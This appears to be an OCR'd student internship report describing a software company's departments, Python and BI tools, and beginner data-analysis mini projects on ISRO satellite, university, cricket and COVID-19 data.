


Fig 1.2 Organizational chart

1.4 CAPACITY OF COMPANY:

More than 15 employees work in this company and about 20 interns work in the company Generally used to hire dedicated software developers and support engineers.

CHAPTER 2: OVERVIEW OF DEPARTMENT

2.1 VARIOUS DEVELOPMENT DEPARTMENTS:

Data Science Development Department:

Data scientists collaborate closely with business leaders and other key players to comprehend company objectives and identify data-driven strategies for achieving those objectives. A data scientist's job is to gather a large amount of data, analyze it, separate out the essential information, and then utilize tools like SAS, R programming, Python, etc. to extract insights that may be used to increase the productivity and efficiency of the business. Depending on an organization's needs, data scientists have a wide range of roles and responsibilities.

Website Development Department:

A web developer is a tech-savvy role that requires expertise in web design and involves translating customer needs into interactive web apps with visual elements that users see and interact with. A front-end developer is responsible for ensuring that the application is optimized both in technology and aesthetics while delivering the best user experience on desktop and mobile. Most frontend frameworks use JavaScript open-source programs. Two popular frameworks, Angular and React are examples. Front-end development might also use extension languages like SASS, which can extend the functionality of an existing CS

Backend development Department:

Backend development refers to the creation and maintenance of the back end of a website.

There are three components to the backend of a website

1) Servers share data and resources, distribute work and process computations.

2) An application is computer software designed to help the user perform specific tasks.

3) A database is used to store and organize data.

Backend development typically relies a little more heavily on frameworks and libraries because they help developers create web applications that can use a programming language to communicate with the database and generate the final content effectively. For backend work, many popular frameworks adopt a model view controller (MVC) pattern that separates application concerns into clearly defined layers. Popular examples of MVC frameworks for backend development are Django, ASP.NET, MVC, and Ruby on the Rails.

2.2 WORK BEING CARRIED OUT AT COMPANY:

Our company has a well-coordinated team and work like a well-oiled machine. In fact, we work on a human scale and build long lasting businesses with our clients. Our firmness affords us the required room and flexibility to manage our future and independence. Apart from this, it also provides us a strong platform to protect our ethics and core values.

Our company works on several domains for Android Apps, iOS Apps as well as Cross Platform Apps. It also works on web development platforms.

CHAPTER 3 : INTERNSHIP AND PROJECT

3.1 INTERNSHIP SUMMARY:

This Project is about how to get the developed recommendation system that will help businesses improve their shopper's experience on websites and result in better customer acquisition and retention.

3.2 PURPOSE:

Industry experience is often an important part of applying for full time positions. Gaining experience through internship can be helpful for our future scope. Similarly, my purpose was to gain experience and decide my career path so that I can have a clear path towards my goals. Also, I wanted to develop new skills and build a network with professionals.

3.3 OBJECTIVE:

A motivated individual with in-depth knowledge of languages and development tools, seeking a position in a growth-oriented company where I can use my skills to the advantage of the company while having the scope to develop my own skills.

To work as a data science engineer applying my knowledge in the field of data science,machine learning, and data analytics to cater to the specific needs of the people. I wish to work in a team of motivated individuals who wish to work towards the advancement of the company.

3.4 TOOLS AND TECHNOLOGY:

I used various Languages and technologies in this Internship which I mentioned below with the functions of each tool and library:

1) C: c is an imperative procedural language, supporting structured programming, lexical variable scope and recursion, with a static type system. It was designed to be compiled to provide low-level access to memory and language constructs that map efficiently to machine instructions, all with minimal runtime support.

2) Python: Python is a computer programming language often used to build websites and software, automate tasks, and conduct data analysis. Python is a general-purpose language, meaning it can be used to create a variety of different programs and isn’t specialized for any specific problems.

Some things include:

- Data analysis and machine learning
- Web development
- Automation or scripting
- Software testing and prototyping
- Everyday tasks

3) Data analysis and machine learning: Python has become a staple in data science, allowing data analysts and other professionals to use the language to conduct complex statistical calculations, create data visualizations, build machine learning algorithms, manipulate and analyze data, and complete other data-related tasks.

Python can build a wide range of different data visualizations, like line and bar graphs, pie charts, histograms, and 3D plots. Python also has a number of libraries that enable coders to write programs for data analysis and machine learning more quickly and efficiently, like TensorFlow and Keras.

4) Automation or scripting : If you find yourself performing a task repeatedly, you could work more efficiently by automating it with Python. Writing code used to build these automated processes is called scripting. In the coding world, automation can be used to check for errors across multiple files, convert files, execute simple math, and remove duplicates in data.

Python can even be used by relative beginners to automate simple tasks on the computer—such as renaming files, finding and downloading online content or sending emails or texts at desired intervals.

3.5 IMPLEMENTATION PLATFORM:

3.5.1 Pycharm:

PyCharm is a dedicated IDE tool focused on providing a complete solution for creating full-fledged packages and software in Python, including classes and graphical user interfaces (GUIs). It also excels in complex environments where multiple scripts interact with each other and need to be managed.

PyCharm's most popular features include a built-in debugger and smart auto-complete as well as DevOps tools, such as version control, which makes it ideal for developers and software engineers.

3.5.2 Jupyter:

Jupyter is a browser-based open-source data science notebook tool that supports Python; Julia; and other dynamic programming languages such as R, Scilab and Octane. Focused on scripts and accompanying documentation, Jupyter is ideal for data scientists who need a way to create quick data visualizations. However, source code is stored as HTML and readable by Jupyter rather than Python.

3.5.3 Tableau:

Tableau is a data visualization and business intelligence tool that enables users to connect, visualize and share data in a highly interactive and intuitive way. It allows users to quickly analyze and explore large and complex datasets using a drag-and-drop interface without requiring coding or programming skills.

Tableau provides a wide range of chart types and visualization options, such as line charts, bar charts, maps, scatter plots, and many more.Tableau can connect to various data sources, including databases, spreadsheets, big data platforms, and cloud services. It also allows users to perform data cleaning and transformation tasks, create custom calculations, and generate insights using advanced analytics features.Tableau provides a suite of products, including Tableau Desktop for creating and publishing visualizations, Tableau Server for sharing and collaborating on data and visualizations across an organization, and Tableau Prep for preparing and cleaning data before analysis. With its user-friendly interface and powerful visualization capabilities, Tableau has become popular for businesses and organizations looking to make data-driven decisions.

3.5.4 Powerbi:

Power BI is a business analytics service by Microsoft. It provides interactive visualizations and business intelligence capabilities with an interface simple enough for end-users to create reports and dashboards. It allows users to connect to multiple data sources, clean and transform data, create custom calculations, and visualize data through charts, graphs, and tables.

3.5.5 Why Python

1. Scalability: Python is a programming language that scales very fast. Among all available languages, Python is a leader in scaling. That means that Python has more and more possibilities.Python flexibility is super useful for any problem in-app development.

Any problem can be solved easily with new updates that are coming. Saying that Python provides the best options for newbies because there are many ways to decide the same issue.Even if you have a team of non-Python programmers, who knows C++ +design patterns, Python will be better for them in terms of time needed to develop and verify code correctness.It happens fast because you don't spend your time to find memory leaks, work for compilation or segmentation faults.

2. Libraries and Frameworks: Due to its popularity, Python has hundreds of different libraries and frameworks which is a great addition to your development process. They save a lot of manual time and can easily replace the whole solution.As a Data Scientist, you will find that many of these libraries will be focused on Data Analytics and Machine Learning. Also, there is a huge support for Big Data. I suppose there should be a strong pro why you need to learn Python as your first language.

Some of these libraries are given below:

- Pandas

It is great for data analysis and data handling. Pandas provides data manipulation control.

- NumPy

NumPy is a free library for numerical computing. It provides high-level math functions along with data manipulations.

- SciPy

This library is related to scientific and technical computing. SciPy can be used for data optimization and modification, algebra, special functions, etc.

3. Web Development: To make your development process as easy as it is possible only, learn Python. There are a lot of Django and Flask libraries and frameworks that make your coding productive and speed up your work.If you compare PHP and Python, you can find that the same task can be created within a few hours of code via PHP. But with Python, it will take only a few minutes. Just take a look at the Reddit website — it was created with Python.

Here are Pythons Full Stack frameworks for web development:

- Django
- Pyramid
- Flask
- Bottle

4. Huge Community: Python has a powerful community. Anyone might think that it shouldn`t be one of the main reasons why you need to select Python. But the truth is vice versa.

5. Automation:

Using Python automation frameworks like PYunit gives you a lot of advantages:

- No additional modules are required to install. They come with the box.
- Even if you don't have a Python background you will find work with Unittest very comfortable. It is derivative and its working principle is similar to other xUnit frameworks.
- You can run singular experiments in a more straightforward way. You should simply indicate the names on the terminal. The output is compact too, making the structure adaptable with regards to executing test cases.
- The test reports are generated within milliseconds.

5. Python Frameworks For Test Automation:

1. Robot Framework
2. UnitTest
3. Pytest
4. Behave
5. Lettuce

6. Jobs and Growth: Python is a unique language that has powerful growth and opens multiple career opportunities for Data Scientists. If you learn Python you can consider multiple additional jobs you might want to make the switch to in the future:

- Python Developer
- Product Manager
- Educator
- Financial Advisors
- Data Journalist

7. Salary

If you are looking for high paying opportunities, Python has massive options for you. Just check these stats:




Fig 3.1 Opportunities chart

CHAPTER 4: ASSIGNMENTS

4.1 Mini project :(Customer of Isro satellites)

1.From fetching the data from API provided by the ISRO




Fig 4.1.1 Data sat of the isro api

The process begins with calling a request function that interacts with a specific API. This function is responsible for sending a GET request to the API's designated URL and retrieving the desired data.

Once the data is fetched, it is displayed using the print function. The data contains various details related to customer satellites, including the name of the customer, the country where the satellite is located, the launch date, the mass of the satellite, the launcher used for the satellite's deployment, and possibly many other attributes.

By utilizing the print function, the fetched data is presented in a readable format. This allows users to view and analyze the information pertaining to customer satellites, such as their origins, launch dates, and other relevant characteristics.

2. To analyze and visualize the distribution of domestic and foreign customers, the matplotlib library can be used along with its functionalities such as pie charts. The data is segregated based on the customers' origin, distinguishing between domestic customers (ISRO) and foreign customers.

Using the pie chart, the distribution of customers can be represented visually. The size of each slice in the pie chart corresponds to the proportion of customers from each category. The Legend function is employed to clearly differentiate between ISRO (domestic customer) and foreign customers.

The resulting visualization provides an overview of the customer distribution, making it easy to identify the relative proportions of domestic and foreign customers in the dataset. This analysis helps in understanding the extent of involvement of ISRO as a domestic customer compared to foreign customers.

By utilizing the matplotlib library and its pie chart functionality, along with the Legend function to distinguish between ISRO and foreign customers, a clear and visually appealing visualization is generated. This enables users to gain insights into the composition of domestic and foreign customers and their respective contributions in the analyzed dataset.

```
url1 = requests.get("https://isro.vercel.app/api/spacecrafts")
data1 = url1.json()
```

```
import matplotlib.pyplot as plt
customer = len(data['customer_satellites'])
isro = len(data1['spacecrafts'])
```

```
label = ['ISRO','Foreign Customer']
dataa = [isro,customer]
plt.pie(dataa, labels=label, autopct='%1.1f%%')
plt.title('ANALYSIS OF DOMESTIC VS FOREIGN CUSTOMER INVOLVEMENT')
plt.axis('equal')
plt.legend()
plt.show()
```

Fig 4.1.2 Visualization of ISRO and Foreign satellites

4.2 Mini project :(Finding the university)

Collecting website name from giving input of university from anywhere over the world:

```
import requests
url = requests.get('http://universities.hipolabs.com/search?country')
data = url.json()
print(data[0])
```

```
{'domains': ['marywood.edu'], 'web_pages': ['http://www.marywood.edu'], 'state-province': None, 'name': 'Marywood University',
'country': 'United States', 'alpha_two_code': 'US'}
```

```
u = input('Enter university name:')
for i in range(len(data)):
    x = data[i]['name']
    if u == x:
        print('country name:',data[i]['country'])
        print('website:',data[i]['web_pages'][0])
        break
    else:('NOT FOUND')
else:
    print('wrong input')
```

```
Enter university name:Gujarat Technological University Ahmedabad
Country name: India
Website: http://www.gtu.ac.in/
```

4.2 Script for finding website of university.

In the code, the requests library is utilized to call a JSON API. The API URL is provided, and a GET request is sent to retrieve the data. Using an if..else condition, the code executes different actions based on the response received.

If the response status code is 200, indicating a successful request, the data is extracted from the response using the json() method. The data is typically in JSON format, which can be easily parsed and processed.

Next, the code prompts the user to provide the input, specifically the college name. This input serves as a search query to find relevant information about the college from the retrieved data.

The code then proceeds to search for the provided college name within the data. It iterates through the data and compares each college's name with the input using an if statement. If a match is found, the code proceeds to extract additional details such as the country name and the website of the college's organization.

By displaying the country name and website, the code generates an output that provides information related to the college based on the user's input. This output helps users to easily obtain relevant details about a specific college, such as the country in which it is located and the website of its organization.

This process, involving the utilization of the requests library, calling a JSON URL, and utilizing if..else conditions, enables users to interactively retrieve and display information about colleges based on their input.

4.3 plot of time vs price action:

Using the matplotlib library the given time vs price chart was executed by plt.show in plt.plot(x,y) function. Where x is time and y is price.

4.3 Time vs price action

The matplotlib library is a powerful tool for data visualization in Python. In this case, it was utilized to create a time vs price chart. The chart serves as a visual representation of the relationship between time and corresponding price values.

To generate the chart, the plt.plot(x, y) function is called, where x represents the time values and y represents the corresponding price values. This function connects the data points in a line plot, creating a visual representation of the relationship between time and price.

After plotting the chart, the plt.show() function is used to display the chart on the screen. This function renders the chart and opens a window to showcase the plot.

The time vs price chart provides valuable insights into how the price fluctuates over time. By examining the chart, one can observe trends, patterns, and any significant changes in price values. This visualization aids in understanding the historical behavior of prices and can be useful for various purposes such as financial analysis, stock market trends, or any other domain where time-series data analysis is relevant.

4.4 Mini project (Visualization of scores):

1.Cricket data fetched from the online kaggle website

```
In [1]: import numpy as np
        import pandas as pd
        from matplotlib import pyplot as plt

In [3]: file = (r"C:\Users\Ozapa\Dropbox\PC\Downloads\cricket (1).xlsx")
        filedata = pd.read_excel(file)

In [4]: print(filedata)
        print(type(filedata))
```

	CRICKET	VIRAT	DHAWAN	SHARMA
0	1	55	25	45
1	2	23	34	65
2	3	15	65	78
3	4	65	21	123
4	5	97	75	49

```
<class 'pandas.core.frame.DataFrame'>
```

4.4.1 Fetching data of cricket

Libraries such as numpy, pandas, and matplotlib are commonly used in data analysis and visualization tasks in Python. In this scenario, these libraries have been imported to assist with data manipulation, analysis, and plotting.

To begin, a dataset in the form of an Excel file is accessed. This file was obtained from the Kaggle website, a popular platform for data science and machine learning competitions. The specific file is in the XLSX format.

By utilizing pandas, the file is loaded into a DataFrame, a tabular data structure that allows for efficient manipulation and analysis. The DataFrame provides a convenient way to work with structured data, such as records of cricket players' performance.

After loading the data, it can be printed to the console using the print() function or by directly calling the DataFrame object. This allows us to inspect the dataset and verify its contents, ensuring that the file was loaded correctly.

Moving on to the analysis, the objective is to calculate the maximum, minimum, and average runs scored by three cricketers: Virat, Sharma, and Dhawan. By utilizing the appropriate pandas DataFrame operations, such as grouping and aggregation, these statistics can be derived easily.

By applying the appropriate filters, the runs scored by each player can be isolated and the required calculations can be performed. The maximum, minimum, and average runs of Virat, Sharma, and Dhawan are then obtained.

This analysis provides insights into the performance of these players based on their run scores. It allows for a comparison of their maximum, minimum, and average performances, which can be useful for various purposes, including evaluating their consistency, identifying standout performances, or comparing their overall contributions to the team.

By leveraging libraries such as numpy, pandas, and matplotlib, the analysis of cricket player performances becomes more streamlined, enabling efficient data manipulation, calculation of statistics, and visualization of the results.

```
In [6]: print("Virat DATA : " ,filedata["VIRAT"])
        print("Virat max run : " , np.max(filedata["VIRAT"]))
        print("Sharma min run : " ,np.min(filedata["SHARMA"]))
        print("Dhawan average run : " ,np.average(filedata["DHAWAN"]))

        Virat DATA :  0    55
        1    23
        2    15
        3    65
        4    97
        Name: VIRAT, dtype: int64
        Virat max run :  97
        Sharma min run :  45
        Dhawan average run :  44.8

In [7]:
        print("Dhawan run at 4th match : " ,filedata["DHAWAN"][3])

        Dhawan run at 4th match :  21

In [8]: matches = list(filedata["CRICKET"])
        kohli = list(filedata["VIRAT"])
        dhawan = list(filedata["DHAWAN"])
        rohit = list(filedata["SHARMA"])

In [9]: print(matches)
        barwidth = 0.15

        [1, 2, 3, 4, 5]
```


4.4.2 Analysis

Analysing the run of 4th match of Dhawan's. After That the matches are printed.

3.Bar graph of 3 main cricketers

```
In [10]: plt.bar(np.arange(len(matches)),kohli,width=barwidth,label="VIRAT",color="black")
         plt.bar(np.arange(len(matches))+0.15,dhawan,width=barwidth,label="DHAWAN")
         plt.bar(np.arange(len(matches))+0.30,rohit,width=barwidth,label="SHARMA")

Out[10]: <BarContainer object of 5 artists>
```



4.4.3 Bar Visualization

To differentiate the runs of the three cricketers (Virat, Sharma, and Dhawan), a bar chart can be created using the matplotlib library. The bar chart visually represents the runs scored by each player, allowing for easy comparison.

By utilizing the plt.bar() function from the matplotlib library, separate bars are created for each player's runs. To differentiate the bars, an indentation of 0.15 is applied between each player.

The data for each player's runs can be obtained from the analysis performed earlier. This data is then passed as inputs to the plt.bar() function, along with appropriate formatting parameters such as bar width, color, labels, and legends. By customizing these parameters, the bar chart can be visually appealing and informative.

By displaying the bar chart, the runs scored by each cricketer are clearly differentiated. The indentation of 0.15 between each player's bar ensures distinct visual separation, making it easier to compare their performances.

4.5 Mini Project(covid):

1. Covid data from 2020 dataset by fitting the data into linear regression model

4.5.1 Covid data fitted into regression model

2.By getting data of rows and columns

```
for i in data:
    print(i)
```

```
cases_time_series
statewise
tested
```

```
print(data["cases_time_series"][0]['date'])
```

```
30 January 2020
```

```
for i in data.keys():
    print(i)
```

```
cases_time_series
statewise
tested
```

```
print(len(data["cases_time_series"]))
```

```
565
```

4.5.2 Covid data analysis

In first and third, for loop all the columns are printed . In second the first row is 30 january 2020.

3.Print the all confirmed cases since day 1.

```
In [37]: for i in range(0,len(data["cases_time_series"])):
             print('DAY',i+1,':', data['cases_time_series'][i]["dailyconfirmed"])

DAY 1 : 1
DAY 2 : 0
DAY 3 : 0
DAY 4 : 1
DAY 5 : 1
DAY 6 : 0
DAY 7 : 0
DAY 8 : 0
DAY 9 : 0
DAY 10 : 0
DAY 11 : 0
DAY 12 : 0
```

Fig 4.5.3 Daily confirmed cases

Using for loop all the confirmed cases are printed in day wise.

4.Print the cases state wise

```
In [38]: #total cases in gujarat
         print(len(data["statewise"]))

         38

In [39]: for i in range(1,len(data["statewise"])):
             print("Cases in",data["statewise"][i]['state'],"are :", data["statewise"][i]['confirmed'])

         Cases in Andaman and Nicobar Islands are : 7549
         Cases in Andhra Pradesh are : 1904606
         Cases in Arunachal Pradesh are : 51513
         Cases in Assam are : 580657
         Cases in Bihar are : 725497
         Cases in Chandigarh are : 62031
         Cases in Chhattisgarh are : 1003814
         Cases in Dadra and Nagar Haveli and Daman and Diu are : 10660
         Cases in Delhi are : 1437118
         Cases in Goa are : 172560
         Cases in Gujarat are : 625196
         Cases in Haryana are : 770230
         Cases in Himachal Pradesh are : 218419
```

4.5.4 Cases state wise

All the counts of cases of states are shown in state wises. All the data are fetched by for loop.

5. By asking the input date and give output of covid case of input date

```
a = input("Enter date for Example 10 July 2020:")
for i in range(1,len(data["cases_time_series"])):
#     print(data["cases_time_series"][i]['date'])
    if a == data['cases_time_series'][i]['date']:
        print(data["cases_time_series"][i])
        break
else:
    print('no')

Enter date for Example 10 July 2020:10 July 2020
{'dailyconfirmed': '37762', 'dailydeceased': '520', 'dailyrecovered': '20280', 'date': '10 July 2020', 'dateymd': '2020-07-1
'totalconfirmed': '822600', 'totaldeceased': '22146', 'totalrecovered': '516251'}
```

4.5.5 case on input date

To obtain daily confirmed cases, daily deceased, daily recovered, and the total confirmed cases on a particular date, you can implement a script that takes a date as input and provides the desired output.

Using a dataset or data source that contains daily COVID-19 statistics, you can filter the data based on the input date. By applying the appropriate filters and calculations, you can derive the desired information.

To obtain the daily confirmed cases, you can subtract the total confirmed cases of the previous day from the total confirmed cases of the input date.

Similarly, you can calculate the daily deceased and daily recovered cases by subtracting the respective cumulative values of the previous day from the corresponding cumulative values of the input date.

Additionally, the total confirmed cases on the particular date can be obtained directly from the dataset or by summing up the daily confirmed cases until the input date.

By executing the script with the input date, the output will provide the daily confirmed cases, daily deceased cases, daily recovered cases, and the total confirmed cases on that particular date.

This approach allows for the extraction of specific COVID-19 statistics based on the input date, providing valuable insights into the daily changes and overall status of the pandemic on a given day.


4.6 Tableau overview(Visualization of orders):

1.The datasheet of orders,people and returns of the orders are imported in tableau by drag.

4.6.1 sample data

Here the input data sets are imported using drag and drop.


2.The datasheet of Orders and people are attached with the relationship using Inner join. \



4.6.2 Inner join

Here the Orders and people are related using inner join and the whole datasets are combined.

3.The datasheet of Returns and people are join by left join.



4.6.3 Left join

By using a specific function, the script can identify and display the order IDs that were returned by customers. For orders that were not returned, the output will show "null" to indicate the absence of a return.

When this function is applied, it affects a total of 25 columns and 9994 rows in the dataset. This implies that the function scans and processes the data across all columns and rows, identifying the relevant information related to customer returns.

